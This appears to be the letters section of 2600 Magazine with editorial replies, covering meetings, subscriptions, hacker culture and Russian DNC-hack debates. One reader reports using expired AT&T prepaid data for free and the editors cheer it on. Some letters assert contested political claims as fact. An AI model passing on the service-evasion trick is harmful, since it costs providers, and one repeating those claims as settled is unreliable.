Apparently, you guys are so lame and so tone-deaf that you imagine that you can win hearts and minds by stealing themes from Hillary Clinton.

It's worthwhile for your readers to remember that not long ago, she (and you) were applauding the Harvey Weinstein crowd, as model "progressive" citizens.

We will defeat you the same way we are defeating the NFL... by standing back and watching whilst you paint yourself into a corner. And then cutting off your EBT card.

Judah Maccabee changed the world. Theodore Herzl changed the world. Eliezer Ben-Yehuda changed the world. But apparently, Emmanuel Goldstein can't even compose a plagiarism-free editorial.

Lifetime Subscriber

Let's see if we've got this straight. If we use a word that a politician once used, we become guilty of plagiarism? The word "deplorable" forever belongs to Hillary Clinton and any future use of it is simply channeling her? This is a really weird thing to take offense at, since we were using the word to describe neo-Nazis. It seemed to fit. We could have also tried "despicable" but then we probably would have been accused of ripping off Daffy Duck.

As for applauding Harvey Weinstein, we don't know where you get your facts. We led a demonstration against his company back in 1998, albeit for different reasons. Suffice to say, we haven't had any statues of him or his ilk in our offices.

As for the NFL, you do know they sued us once? We're not exactly fans. However, we do believe individuals deserve credit and respect when they make statements in defense of liberty and freedom, even when (in fact, especially when) it's discouraged by those in charge. Thanks for reminding us. (We never even brought this up, incidentally.)

As for the rest of your diatribe, we'll just let it stand on its own. It's hard to imagine how an editorial condemning racism and praising the actions of those who took a stand against it could provoke more of a negative response from our readership than a positive one, but that is the sad reality. Yours was actually one of the more civil ones we received.

Following Up

Dear *2600*:

This is a message to Phototrope, the subscriber looking to sell his father's old phreaking hardware. I'd love to purchase it! Email me, maybe we can set something up.

Thanks *2600*!

Tim

We have forwarded your message. This is not something we usually do but you caught us on a good day. For this kind of thing, we strongly recommend using our free Marketplace service.

Dear *2600*:

You guys published an issue with my son on the back cover sometime around 2008. He's the baby boy eating an issue. He's a bit older now and wants an issue, but I seem to have lost my copies. Could you let me know which issue I'm referring to so that I can order more?

Thank you!

Nick

Only if he promises not to eat this one. (We've been in touch on this and have sent out the issue in question, which was Spring 2009.)

Issues

Dear *2600*:

I have been a paid subscriber forever it seems. I keep getting charged, but I realized I am not getting the magazine.

I do not know how I signed up, it was so long ago.

How do I get "back into the know," get the legacy mags, and pick up the new ones? Thanks.

Matt

Well, this is certainly not something we want to see. We don't have an auto-renew feature for our paper edition, so we don't know how you could possibly be getting charged unless you're renewing on your own and still not getting the issues. We've tried reaching out to you about this but haven't heard back, so it's really difficult for us to figure out what's going on. Is it possible you have us mixed up with another magazine?

Dear *2600*:

I have been your faithful reader and follower for many years. All of it started back around 1994 (I think) when I had picked up a *New York Times* issue on my flight from JFK to Europe and started to read an article about Kevin, the "monster criminal" who could launch nukes by phone. Ever since then, I have always been wondering why and how the connection between hacker and criminal came about.

A few days ago, the bright light shined on me as I read a magazine based out of South Africa called *Very Interesting* (Issue 39, February 2018). In one of the articles about cybercrime, the concluding paragraph explained it all. It stated:

"It's a glorifying myth to think of it as 'genius hackers versus plodding security companies.' Instead, if we think of hackers like ordinary criminals and guard against them in the same way, then there's no reason why society, including the public, the media, companies and governments, cannot keep cybercrime under control."

Just food for thought and would love to hear your opinion. Is your blood boiling as is mine?

Keep up the fight - you're doing a hell of a job. Otherwise, all of us "curious thinkers" would be locked up already.

Ross
Ostrava, Czech Republic

It's nothing we haven't heard many times throughout the years, and not just with regard to hackers. The key to treating anyone unjustly is to demonize them. Once you truly believe they're a threat, then you can justify any actions taken against them, even if those actions would normally go against your values. It's one of the oldest con games in the book and it usually is an attempt to hide the overall ignorance of the person casting aspersions. Don't let it bother you too much; this kind of thing will always be with us. Instead, look to ways of countering this perception among those you know and can communicate with. It's an unfortunate fact that people will start to fit into these expectations if they're programmed to believe that this is all a hacker can be. We need to be sure to reach them before that happens.

Dear *2600*:

Spotted! Taken during a blizzard in Montreal while walking between bars. -20 Fahrenheit!

I'm not a great French speaker, but I'm told the screen literally means "please pick up" - sounds like a

cry for attention, poor lil dude!

Aaron

We don't print this to mock or ridicule, but to merely express our frustration at something which happens far too frequently. We get amazing descriptions of payphones, back cover photos, and sometimes even entire articles, but for whatever reason, nothing is attached and we wind up in deep, dark disappointment. Please don't let this happen to your next submission. Double-check that you have in fact attached what you want to send to us. We hope one day to be able to see what sounds like a truly awesome payphone in the snow.

Discoveries

Dear *2600*:

I am an avid reader of your interesting magazine which I came upon, either by accident or miracle. How I found you is also very interesting because it happened suddenly and without any warning.

So how did it happen? Well, I am a frequent visitor at one of the few Barnes and Noble bookstores here in Portland, Oregon, something that my wife and I get involved in almost every weekend. One day as I was passing by the computers and technology section, somehow I felt the need to look into the smaller magazines they place in there when I saw this thing that looked just like a brochure with the *2600* logo and a coordinates graphic on the front cover, and I just could not resist the desire to look into it. And sure enough, I was hooked right there because I just could not stop browsing and reading all of the interesting articles about technology, hacking, and code written all over it. And I knew at that time that *2600 Magazine* was going to be one of my favorites to read in my spare time.

So I am just sending these lines to congratulate you and to thank you for your efforts to make all this wonderful information of the amazing world of computers, hacking, coding, "the Internet of Things," and anything else that lives in it, available to the masses.

chomito44

It's always great to hear of new addicts. Often it takes an act of curiosity or exploration to track us down in the first place. Once those pages are opened, it's very hard to go back.

Dear *2600*:

Hacking isn't just a computer thing; it's a way of thinking and there is nothing "new" about it. I'd like to share a portion from Edward Frenkel's book *Love And Math*. It refers to Évariste Galois, a genius mathematician who lived from 1811 to 1832. He died at age 20. "Galois' work is a great example of the power of a mathematical insight. Galois did not solve the problem of finding a formula for the solution of polynomial equations in the sense in which it was understood. He *hacked* the problem! He reformulated it, bent and warped it, looked at it in a totally different light. And his brilliant insight has forever changed the way people think about numbers and equations." That is the essence of hacking. Frenkel's book explores the Langlands program - the grand unifying theory of mathematics - bringing together Galois' algebras with harmonic analysis, which is intertwining ideas that are fundamental to the science of encryption and so much more. The beauty of this book is that it explains this incredible complex world of high level mathematics in a way that you can grasp its beauty even if not fully understanding it.

SideFx

Galois' story is an incredible one, both inspirational and sad. It does indeed parallel the challenges, frustrations, and accomplishments so many in the hacker world experience. We can only hope that hearing such tales will inspire creative minds to never stop thinking and experimenting, no matter how much the people around you discourage it. Believing in oneself and knowing there's this huge community of people going through similar things are vital in moving forward. We encourage our readers to keep looking for similar stories of hackers in history. They're everywhere.

Dear *2600*:

I have a $45 a month plan (GoPhone, AT&T, pay as you go, not auto refill). After the first three gigs, high speed is exceeded (usually in about a week), and I get 128 kbps for the remaining 30-day term. I found a hack that makes the 128 kbps still work *after* the 30 day term. *For free!*

I found this out when I couldn't afford to refill my $45 monthly plan. I had left my mobile hotspot on the night before on my ZTE Maven ($40 cell phone) and my kid was on the Internet in the morning. I checked his connection and, sure enough, he was connected using my phone. I said, "This is impossible! My 30-day term has expired!" I tried to use the phone, which turned off the mobile hotspot. The phone didn't work because the plan had indeed expired. Alas, when I tried to turn on the mobile hotspot again, it didn't work.

I couldn't shake this feeling that had I left my mobile hotspot on, it would have worked forever, for free. So the next month I purposely did not refill my $45 plan and I left the hotspot on. It is Day 3, and we still have Wi-Fi. I have not turned off my phone or mobile hotspot. This is really confusing me. I looked up my GoPhone account online and saw that my plan expired three days ago. So there is obviously a kink in the way AT&T feeds people data. Unfortunately, I can't use my phone to make a call; I know I'll break the free data connection and refill just to make a call.

My next question is, if I had not used the three gigs of high speed data, would I have free, unlimited high speed data now? AT&T obviously doesn't know I'm still using my mobile hotspot, so how can they make me high speed or low speed? This is worth a try next month. Does anyone know why my data/mobile hotspot still worked? Have I discovered a way for people all over the world to finally get free Wi-Fi?

sueicloud

Fascinating. Do keep us informed. And thanks for being a true hacker. Letting the world know about this may very well portend the end of its existence. But this will inspire people to try all sorts of different approaches to find more bugs and oddities. In the end, we wind up with systems we understand far better.

ROUTINES

Creative Applications

Dear *2600*:

I recently bought my first issue of *2600* in years. I chose the online Google Play edition. It was the best couple bucks I've spent in a long time, and it rekindled my love of reading. As a hacker, I had to hack the magazine like I had to hack everything else. I run Kali Linux, and it has horrible support for Adobe Acrobat, and the newest *2600* issue didn't come in PDF either. I discovered several Google Chrome extensions that could run on Linux and could turn any PDF or other web document into an audio book (using text to speech). The very best one is called "Voice Instead." It has so many options for natural sounding voices and is totally free. It even comes with IBM Watson voices! So if you are like me and collect PDF manuals you never get around to reading, you might want to try this. I didn't have anything to do today so I've been "reading" up on assembly, Keven Mitnick, and *2600*. I hope you will have as much fun as I have been having. Ooh, and Volume 33 of *2600* is even available in ePub and PDF.

CW

We always like to see people being innovative.

Dear *2600*:

For clarification on ideas not posted elsewhere, I have posted my work on several message boards and now have a 14-page Amazon Kindle book. I posted on message boards because I have needed to share my idea and receive input. I know from experience that posting a website or book is futile, because you must convince the reader there is reason to read your work. If you spam message boards, no one will respect your work. However, I think my book is suited to the *2600* readers. It is a way to make educated guesses at "p" in N=p*q.

The actual work has been posted, but perhaps new work such as the application of the math may be of interest to readers. Solving N=p*q defeats the mathematical one-way-function RSA is based on. However, applying the math to real world keys and solving the private key, knowing only the public key and enciphered message, is another problem in itself.

The problem is valuable to study. That is why I think it would make a good challenge in *2600*. I, like every other reader, may have good ideas. But it is *2600* that provides the medium that allows good ideas and good projects to be recognized.

Yes, if we do find the solution, PGP would be rendered useless. Wait, I am only kidding, because my equations become more computational with an N in the millions of digits. But I ask you to look at my work and see if anyone finds it as interesting as the amount of work I put into it.

My book can be found at: www.amazon.com/Prime-Number-Factors-that-Solve-ebook/dp/B079XYZ596/. Download it once and read it on your Kindle device, PC, phones, or tablets. Use features like bookmarks, note taking, and highlighting.

Bobby Joe Snyder

We look forward to seeing what our readers think of all this.

Political Intrigue

Dear *2600*:

I was pleased to read in *2600* 34:4 (Winter 2017-2018) that someone else didn't believe that "17 Intel agencies all agree" that the Russians hacked into the DNC computers ("The Russian Hacking Diatribe, and Why It Is Complete Agitprop Nonsense (And, No, I'm not a Trump Supporter)" by Doc Slow). When I first heard the talking point on TV news "all 17 intelligence agencies agree," my first reaction was to ask the talking head to *name* all 17 agencies. Had the talking head known the names of all the agencies, they never would have made such a stupid statement. They would (should) have known that all 17 could never have been involved in such a domestic investigation.

I spent four years working for one of those agencies and, by law, we were prohibited from assisting in civilian police matters. So, of the so-called 17 agencies, these four agencies could not have possibly examined the Democratic National Committee (DNC) server and concluded that the Russians had hacked it:

1. Air Force Intelligence
2. Army Intelligence
3. Marine Corps Intelligence
4. Navy Intelligence

The Posse Comitatus Act of June 18, 1878 prohibits the federal government from using federal military personnel to enforce domestic policies within the United States. While the act originally applied only to the Army, it was later amended to include the Air Force - and the Department of the Navy has regulations that effectively prohibit them as well.

The DNC is a private civilian organization. There is no way that any military intelligence agency can legally investigate a private U.S. company directly or indirectly by assisting local or federal police. That is against the law. When I served in an Army intelligence unit, everyone knew that we could not assist with domestic police matters.

The narrative that all 17 intel agencies agreed that the Russians had hacked the DNC server soon fell apart and on 29 June 2017, *The New York Times* issued a correction to the Maggie Haberman story and admitted that there were only four of 17 agencies that had actually reviewed the findings of the third party report.

The assessment was actually made by four intelligence agencies: the Office of the Director of National Intelligence, the Central Intelligence Agency, the Federal Bureau of Investigation, and the National Security Agency. Note that none of these agencies ever had access to the actual breached server.

The lie that all 17 intel agencies agreed that the Russians were responsible for the DNC breach was started by the Director of National Intelligence, James Clapper, during his testimony before the Senate Judiciary Committee. This is at least the second time that Clapper has now been proven to have committed perjury under oath.

It is interesting that the DNC *refused* to allow the FBI to access their servers. Director Comey testified to this under oath. None of the intel agencies ever had access to the original DNC servers that were breached. None.

The DNC hired Crowdstrike to investigate the breach and Crowdstrike issued a written report that four intel agencies read and agreed with. Does this seem strange to anyone?

At some point, the FBI was given a reconstructed server image by Crowdstrike, but the FBI never examined the actual hacked server. In fact, the DNC destroyed the compromised servers. What was on the DNC server that the DNC did not want the FBI to see? Why were they destroyed? What were they hiding?

I encourage everyone to do their own research and reach their own conclusions. I for one have not found *any* conclusive evidence that the DNC servers were breached by the Russian government agencies (GRU or FSB). Guccifer 2.0 claims to have executed the breach, yet there is no proof given that he/she *didn't* do it. What bothers me the most is that Crowdstrike was paid for by the DNC and the FBI accepts as gospel their report. There has been no independent corroboration of Crowdstrike's claims.

David S. Lightman

We're not going to take up time and space debating or correcting points - as you say, people can do their own research. But there are certain things you must always keep in mind. People in power lie. They lie all the time. They do this to cover up all of the evil crap they're involved in. You may be able to say that you've found no evidence of Russian collusion, but we think it would be pretty amazing if you had that level of access and were keeping us in the loop. If you do, please send us some actual documentation - it won't go to waste, we promise. What we see far too often are people who accurately point to the lies coming from the camps of their political opponents who are then somehow completely blind to those coming from the people they like. This blindness is what is so dangerous and it's what leads to regimes where future historians wonder how people ever allowed certain things to happen.

Dear *2600*:

Re Doc Slow's article on Russian election hacking (34:4), challenging the assertions made in the USIC JAR Grizzly Steppe report that Russia hacked the DNC: The report states that the malware was developed in a Russian language environment and was compiled in a time zone with major Russian cities. No doubt these could be faked and are not conclusive on their own. However, the JAR only contains unclassified information and does not include additional publicly available evidence such as:

- Dutch intelligence service (AIVD) penetrated the Russian operation and watched while the DNC hack occurred and took photos of the perpetrators via compromised webcams
- Trump Tower meeting where Russian agents offered hacked emails
- Similar Russian operations have targeted prominent Russia critics and European political candidates not sympathetic to Moscow
- Guccifer 2.0 has been proven to be a member of Russian Military Intelligence (GRU)

It is crucial to understand we are a target of a new form of warfare. The public's mind is the battlefield, and our political beliefs are exaggerated and used against us. Skepticism of government and those in power is crucial, but this skepticism has been weaponized via numerous methods. One method is the utilization of fake "whistleblowers" aka Russian intelligence assets: Assange, Snowden, and Manning. Their purpose is to undermine the intelligence agencies that pose the greatest threat to Russia and its attempts to spread authoritarianism worldwide. Our future depends on us not falling for the lie.

Hannibal

While leaks may have benefited Russian intelligence, it's quite unfair to define those revealing the truth as assets of Russia. The leaks also benefit those who want to learn the facts. If anything, the absence of leaks from all sides is what was most detrimental.

Dear *2600*:

Regarding 34:4, it never occurred to me to write and tell you that you are doing a fine service covering the Trump fiasco any more than write to tell you what a great job on all the other subjects you cover. Why would I? I assumed that 99 percent of your subscribers would agree with you, and with me.

I tend to think of Trump supporters as brain dead rednecks, though I have friends who do not fit that description. You probably have a lot of security professionals and well-off IT folks who typically vote Republican, no matter what. I recognize that intellectually; it's just that I can't see why it isn't support while holding their noses, as was mine for Hillary.

The obvious abuse of this administration of the law, human rights, and hackers in particular needs to be addressed wherever possible. Which is still possible here. And won't be if they have their way. I'm hoping the general incompetence they have demonstrated in getting legislation passed will allow this cycle to pass as shameful memory, but in any case, please keep up the good work.

I suspect, and hope, the volume of mail you receive on this topic does not reflect the general beliefs of your readers. One way to tell is to see how they vote with their wallets. How are subscriptions and sales doing?

OWA

Well, we're still here, so that tells us there's enough support and that we know how to stretch a buck. What we try to remember - and what we've always known to some degree - is that things are never as simple as they seem and that solutions aren't implemented overnight. It's a mistake to assume that your opponents are idiots because you'll often be outsmarted and consequently outwitted. It's also a mistake to write off potential allies due to inevitable differences in opinion on one issue or another. Unification is key in order to achieve a desired effect.

Dear *2600*:

Stormy Daniels is also on the Google Blacklist.

C F M

At press time, this was mostly true. Unlike most other celebrities, this name doesn't display "suggest results" on a Google search bar using Google Instant. Oddly, the name will complete with other names and words appended, such as "stormy daniels anderson cooper" and others. You can view our original expose on this back in 2010 at www.2600.com/googleblacklist/. We don't have the time to keep the list updated, but are happy to provide interesting updates like this one when they come in.

Contributors

Dear 2600:

I hope you are reading this. I live in a suburb of Chicago. This is not important, but I had some bad luck and ended up with a disability. It's not important as I'm someone with no hacking skills. But I have been read-

ing your magazine for about five years. I love the stuff I understand and I'm trying to learn what I don't fully understand.

If you are open to this offer, I would love to be part of the *2600* world. If you want or could do this, I would love to go through all the emails you don't have time to read. Just forward to me. With that in mind, like I said, no hacking skills but I can figure out what looks important or would be a waste of your time. I can then make a summary of the good questions you may want to consider.

I am not looking for money. I am looking to be involved with something like this. The only cost - and not even a cost - I would love the lifetime offer you just had on the radio even though this sounds like a deal of a lifetime. Unfortunately, on disability money is very tight but free time is plenty.

Mike

And you say you have no hacking skills! That was a really good social engineering attempt there, trying to get us to send you private mail. Well done, but we've been around the block a few times. We do sympathize with your plight, as many of us are quite familiar with similar circumstances. The best thing you can do to contribute is to write! That is how you can get a subscription among other things. And don't tell us you have nothing to contribute because you have no skills. Everyone who has even a fleeting interest in the hacker world has had some kind of experience that's unique to them and relevant to the hacker community. And everyone is likely to have more. Share these and we will share what we have. The lifetime digital digest offer you referred to isn't part of this, at least not yet. We're certain it will be at some point in some fashion.

Dear *2600*:

My screen reader/web browser (Internet Explorer 11) has been having some difficulties accessing the magazine link on your website. When the link is clicked, the home page is still displayed.

I used to read the magazine a long time ago. I would like to submit an article for publication. Please can you tell me if the email address is still articles@2600.com? Do you have any other requirements besides it being in plain text?

Nigel

While we prefer plain text, we will endeavor to read other formats. The only real requirement is that you write about something you're enthused by and apply a hacker mindset to it. If you're familiar with our magazine, you already know what that's like.

We haven't heard about the issues you experienced trying to access our site, nor have we been able to replicate them. We'll follow up if others report similar results.

Dear *2600*:

Would an article about how scientists regularly hack equipment, software, and otherwise repurpose materials to run experiments be of interest? I've had many experiences as a research student where I've used secondhand equipment that was originally built for one purpose (such as having a piece designed for use with high-pressure gases and repurposing it to work with slow-flow liquids) or designing custom parts to work with existing equipment as there weren't any on the market.

TaN

Anything that involves hacking equipment or software is by default of interest to us and our readers. We

will be camped out by our mailbox awaiting your article.

Donors

Dear *2600*:

I am an instructor at Sauk Valley Community College and have recently taken over sponsorship of our college's tech club. I would like to request a free subscription to *2600*. We are looking to reinvigorate the club with interesting projects for the student members to try as a group and on their own. Having a subscription would be greatly beneficial! The club has little funding for purchases due to lackluster sponsorship in the past, which we are working to correct, but we hope to be able to receive a complimentary subscription to *2600* for a while until things improve.

Can this email be forwarded to whoever would be in charge of approving such requests?

Thank you so much in advance. I know the students will get so much from the subscription, especially a renewed sense of interest and curiosity.

V

As luck would have it, we had a spare lifetime subscription lying around which we were able to donate to this fine institution. Don't thank us - thank the kind subscriber who decided to go digital and donate their existing paper subscription to someone like you. For those of you interested in making such a donation, simply go to the "Lifetime Subscription Digital Upgrade" section of store.2600.com and ask to have your remaining lifetime paper issues donated. Needless to say, we keep all of this anonymous.

Meeting News

Dear *2600*:

Thanks for the Buenos Aires meeting point upgrade! Over the years, we have moved it many times in order to find a better place, with accessible prices and comfortable facilities for a *2600* meeting. In a very big city like Buenos Aires, it is very difficult to find a place that is accessible to all the participants who live far away from each other. I tell you that there are also in Argentina many other not-official-*2600*-meetings running every month in La Plata (I heard from them several years ago), Resistencia (in the last issue there was a request to make it official), Parana (they are waiting to make it stable to convert it to be official), and maybe even more. In case you find so much hacker activity strange, know that we drink mate all the day!.

Pablo

This is really heartening to hear. Thanks for the updates. Our biggest concern is how small we can possibly make the type on our printed meeting page if all of these new meetings are added.

Dear *2600*:

I'm trying to start a SecTalk in Holland. Could you please connect me to the Utrecht *2600* guys? Maybe we can exchange info and work together on it.

A.K.

We don't give out private info, but hopefully they will read about it here and figure out how to track you down. Or you can just show up at their monthly meeting, which is exactly where such things are discussed. In cases like this, it's really handy to have a website up so people can make personal contact. We just can't give out that info, nor do we have the time to act as a conduit.

Dear *2600*:

Who set up the Youngstown, Ohio meeting? I'm at Panera for the first time and there is no one here.

Jamey

This has been a problem at meetings everywhere since they began. New people show up and can't find other people. Sometimes people show up later and sometimes the newcomers give up before that happens. Other times, nobody shows up for one reason or another. This is why we try to make it simple by having a constant day that's easy to remember (first Friday), occurring infrequently enough (monthly) to make it more of a special event that's less likely to be missed. When we get too many such reports without hearing actual updates from the meetings in question either through email or their own websites, those meetings will likely get delisted. The opportunity always exists to restart or reorganize a meeting in a particular place.

Dear *2600*:

Hi. I from kazakhstan. My name is Erman. Where is hacing

Super boy you

Anyone laughing at this should try and communicate with someone while only speaking Kazakh. Fortunately, we now have meetings in Kazakhstan so there's an actual answer to that question on our meetings page.

Dear *2600*:

I would like to organize a meeting, I'm not sure if there will be interest, but I was miserable when I did not find my city and country on your list! Best regards and have a nice day.

Sebastian
Wroclaw, Poland

You can fix that misery by starting a meeting right there in Wroclaw. We think that's a great location. What's important is to make sure your meeting is in a publicly accessible place and that nobody is excluded. You can find more guidelines at www.2600.com/meetings/guidelines. html.

Dear *2600*:

Hello fine folks! I am a refugee from America, living in a country full of beautiful women, great beer, and wide open spaces called Poland. There are no *2600* meetings here, but I love listening to *Off The Hook* and some of my Polish friends dig it too. Is there anywhere in Poland where I can buy the magazine? Can I subscribe and have it mailed to a friend's house in Warsaw? I would *much* prefer paper copies over digital. Thanks!

Ian

If you're in Warsaw, that's only a few hours away by train if you want to join forces with the previous writer and get a meeting going. As for subscribing, you can do that from anywhere. It's a royal pain to get retail store distribution overseas and it almost always winds up costing us money instead of the other way around. Subscriptions are comparatively simple, assuming you have reliable mail service. Simply go to store.2600.com for easy options that will have issues coming your way in no time.

Dear *2600*:

We've established a regular group for the Champaign-Urbana *2600* and are passing off our twitter handle: @ cu2600. In the future, we may be changing meeting venues. If/when that happens, should we just email meetings@2600.com to update the *2600* meetings list?

Steve

That is the standard way of updating your location, as-suming you have a history of sending us updates or have your own website that also reflects the change. We cannot advise strongly enough that changing locations should be kept to a minimum, as new people will continue to show up at the old place since they may be looking at an old issue or otherwise haven't gotten the word yet. This is why it's especially important when starting a new meeting to make sure the location you choose is a good one. It's also wise for new meetings to run for a while before submitting their info to us to ensure that the location works, even if it's only with a couple of people testing the waters.

Dear *2600*:

Hey! I tried to join the local meeting in Austria today, but I experienced problems. The Cafe mentioned on the meetings page does not exist anymore (Cafe Haltestelle) and I also didn't find any group of people.

So I am wondering if this meeting is still up?

Framework Conceptions

It does appear to be closed so, not having heard from anyone who's part of this meeting, we regrettably must delist it, effective immediately. Please let us know if you start up a new one by emailing meetings@2600.com.

Dear *2600*:

I just moved to Boise, Idaho from San Diego, California. I figured I'd drop by the *2600* meeting in Boise last night, but it appears that nobody was running one even though the website has a *2600* meeting posted for Boise. I was an active member of the San Diego and Fort Lauderdale *2600* meetings. Anyway, figured I'd reach out to you all to see if you could put me in touch with whoever typically hosts the meetings in Boise. I want to confirm whether or not it's an active meeting. If not, I'd like to start one up here in Boise. I already host a weekly meetup on Meetup.com. To view the page, you can go to boise-hackers.com and it'll redirect you to the Meetup page.

Brent

At this point, we'd say it's safe for you to help reorganize this meeting as we're not showing any updates from Boise for a while. Plus, you clearly have experience with previous successful meetings. Just follow the guidelines on our page (www.2600.com/meetings) and keep us updated. Good luck!

Dear *2600*:

Seen Asmodeus' post on latest magazine about holding a meetup in Cardiff or Newport in Wales.

Any way of getting in touch as I've also considered it but need a delegate to start this.

Andi

The helpful info will be in the third paragraph. The second paragraph will be devoted to the impressive amount of language differences that seem to pop up in these discussions and the first paragraph (this one) exists to explain all of this.

We're a paper magazine, so the word "post" is unusual when referring to a letter, but it also harkens back to the days of "posting a letter," so it's kind of a circular evolution. And we call them meetings, not meetups, as we have nothing to do with the social networking business and certainly don't need it in order to have people gather in various places. A delegate? For one of our meetings? It all sounds so intriguing now. We would have said "contact," which, in retrospect, sounds more like a criminal conspiracy.

To answer your question, we don't give out personal info, but there's a good chance the other person will see

this and you both will become aware that there's more than one person wanting to make this happen. We will help publicize the first meeting location that we're given and it should grow from there.

Dear *2600*:

I'd like to get our meeting (Lexington, Virginia) listed. We've been running it since January and have had three or more people at every meeting. We meet at the Lexington Collaboratory.

We've got a very simple web page up at www.rockbridge2600.com (it's intentionally very plain) with contact info and location. I am usually idling in #va2600 on irc.2600.net (talked about it with the other *2600s* there (Charlottesville and NoVA) and they're fine with that).

Our last meeting was attended by six people, one brand-new attendee who's been reading *2600 Magazine* for over 20 years! We'd like to get listed on the site and in the magazine directory.

glitch

Consider it done. Please let us know how the meetings go.

Dear *2600*:

The New Jersey meeting is still going strong. We're still meeting every month at the Dragonfly Cafe. Recently, there was a small group, but the proprietor said some people came and left when seeing no one was there at precisely five o'clock. You might want to remind readers to hang out a while since people come and go throughout the evening.

Ray

This is a good rule of thumb for any meeting. Too often, people give up quickly when they don't see other people. Of course, hanging out by yourself for an extended period of time isn't always the most comfortable thing. That's why it's always good to have at least one person around who knows what's going on throughout the entire meeting period.

The Hacker Spirit

Dear *2600*:

Hello, I am an "inventor."

I have listened to your WBAI radio station show for years. I subscribe to *2600* and hope to have time this summer to engulf every issue in earnest. I met a few of you at the most recent New York City Maker Faire. I am currently taking two classes at Mohawk Valley Community College. One is an online honor's research class. The other is a materials engineering class.

I am having some "issues" with the online honor's research class which I believe the "hacker community" can help me with.

I have attached email messages which provide background on the whole story. In short, the professor is using Blackboard to restrict my postings to course folders and discussion folders, not allowing for either "late" or "early" submissions. As weekly postings are required for the course, I would like to have access to these folders whenever I want. (It probably would be best if I could insert time and dates which apply to the week in the semester for which the assignment was or will be due.)

I am a "crammer" and fully expect to complete the work for the course by the end of the semester in accordance with my "learning style." We are now at week seven of a 15-week course. This rigid "week by week"

required posting consistency - which has been demanded by the professor - does not work for me. I move by inspiration. Usually, a productive "spurt" will come to me; I do the work during that time. Then it is done.

This "step wise" approach to learning is beyond boring, and I will have vacations and trips to go to for which I do not plan to even be thinking about this class. I want to get it all done, soon. Posted, and hopefully indelibly recorded for all to see, with the appropriate dates marked.

Are there any known "hacks" to Blackboard which I may utilize in order to fulfill this aim? I have already discovered a back door to the discussions folder on the course Blackboard site. I had posted my "reflective writings" there in advance - which the professor has objected to. She has already informed me that the most that I can expect is a "B" grade for not having posted assignment "reflective writings" and "discussion threads and replies to classmate comments" previously. She now threatens to give me zeros for the postings which I have already made for the future weeks of the class.

I have discussed the matter with school administrators who inform me that the professor can impose whatever policies she chooses regarding the learning outcomes and procedures for the class. They say that she can penalize me for having posted my school work late or in advance, and have encouraged me to either drop the course and take it again in the fall (thereby losing the money that I paid for tuition). My other option would be to stay in the online course and comply with the professor's dictates by following her weekly time schedule. If she does impose penalties for my already having posted work to future week discussion folders - and I expect that she will - I can look forward to a grade of "C" at best.

What to do? I think those in the hacker and maker communities might provide me with a number of strategies and suggestions. Hacking Blackboard to suit my aims and learning style seems to be an obvious place to start.

I have provided all necessary emails and links for your perusal....

I pledge to write an article for *2600 Magazine* regarding the outcome of this online Blackboard course experience when all is said and done.

Thanking you all - in advance.

N

Thanks for sharing all of this - and there really was quite a lot of it. Everything from the aforementioned conflicts with an online professor, your plans to build a zeppelin, some poems, and even your full login credentials for your Blackboard account (which we are ignoring). We appreciate and admire your passion.

Here's the thing, though. What you're learning here is the rigid and uncompromising atmosphere that tends to prevail in American schools, both on the grade level and in college. Free thinkers are often the enemy and are seen as a threat. While we would never advise anyone to simply accept this, we are kind of surprised that this seems new to you. We get letters from kids in grade school who are fed up with this kind of crap. It's something the hacker world is quite familiar with: curriculums that move too slowly or focus on the wrong things. But there's precious little that can be done to make the people running things change, other than to let as many people as possible know about it. That is how change comes about.

We do find it amusing that even online courses fall into this trap, and to face such discipline without even having to show up in person is a true sign of our times. But maybe this is how you can benefit. If you're able to see ahead and complete the assignments in advance, there's no reason on earth you shouldn't continue to do that. But make them think you're playing by the rules by not actually posting these assignments until the moment they're due. Perhaps you can even write a script to do this for you. The biggest hack of all would be to have these dimwits convinced that you're a model student who's following all the rules when in actuality you're doing everything the way you want to and just not letting them in on it. There are few better feelings. (Of course, this won't help if your assignments are late, but we can't really think of anything short of a time machine that would.)

We know that for many, it's easy to dismiss people who insist on not following the rules and we're certain to get letters that tell us why we should be doing that right now. At some point you have to ask yourself why it's so important to do things in one particular way just because someone tells you to. Is there any actual harm in trying something else or in asking a whole bunch of questions? This is, after all, what hackers do.

Dear 2600:

Are you looking for the community to send articles into the magazine? I would love to write an article for 2600.

Jim

We absolutely are looking for precisely that. In fact, without the hacker community, we don't exist. Every last one of us has a unique perspective on something, and tying that into the hacker mentality is what we're all about. So please, find something that interests you, apply some hacker observations and ingenuity to it, and piece your words together. You'll be glad you did.

Dear 2600:

Thanks for publishing my article on smart watches in 34:4. It's good to know that I'm still worthy of being published in The Mag. I'm attending a local computer security group in my current hometown of Orlando, and I'll be distributing copies of the Booklet I created from the article (http://CheshireCatalyst.Com/SmartWatch.pdf). You can just fold the printout in half, and then in half again to make a booklet. I used Publisher in Greeting Card format to create it. When I publish multiple copies, I print out two copies, then put one in the input hopper turned 180 degrees from the one below it, and tell the copier to print 1-2 (input one page, but print it on two sides of the paper. This gives me two copies of the booklet on one sheet that I can cut in half to give me two copies of the booklet. I'll print out 20 copies to give me 40 booklets to hand out at the meeting.

Richard Cheshire
Phreak & Hacker

We would have sent you issues, you know. But this is also an ingenious way of getting the word out.

Dear 2600:

mashable.com has class on how to hack. White Hat jobs opening thanks

sasse

You're not describing hacking, not even a little. No website is going to teach you how to hack. And if you even use the phrase "white hat," you've got your foot

mostly planted in the corporate world. Also, we're not Twitter, so full sentences are welcome.

Drama

Dear 2600:

It started with a picture of a payphone....

In the late Summer of 2017, I began going to a chiropractor near my house. A friend of mine from high school was recently depressed, so I decided to take a picture of a phone at an abandoned gas station near the chiropractor's office to show it to him to remind him of the good times. I would go to look at that payphone and think of him often. However, the payphone and abandoned gas station were near a child day care center. I got the sense that they probably didn't want me around, so I stopped going there. After that, the cops started showing up around the shopping plaza often but soon disappeared.

Several months later near Halloween, I put up an ad for a dominatrix on Craigslist. That weekend I went to a Meetup group I go to often and a friend there (who I'll call Joe) said he had a rough day. Somebody had mentioned drama and had said that we had drama within the group, but it was "behind the scenes" and, in saying so, he gave me a knowing look.

At the restaurant, I sent Joe a text saying "So, can I tell you what happened?" He responded with a text: "I'm going to head over to the bowling alley now we can talk then or if you want to call me when you're heading over." So I go to the bowling alley and Joe starts to deny that anything happened. Joe also tells me that "The cops aren't tracking your phone." I knew I was being spied on, but they went to the trouble to call my friend up and tell him to deny anything happened.

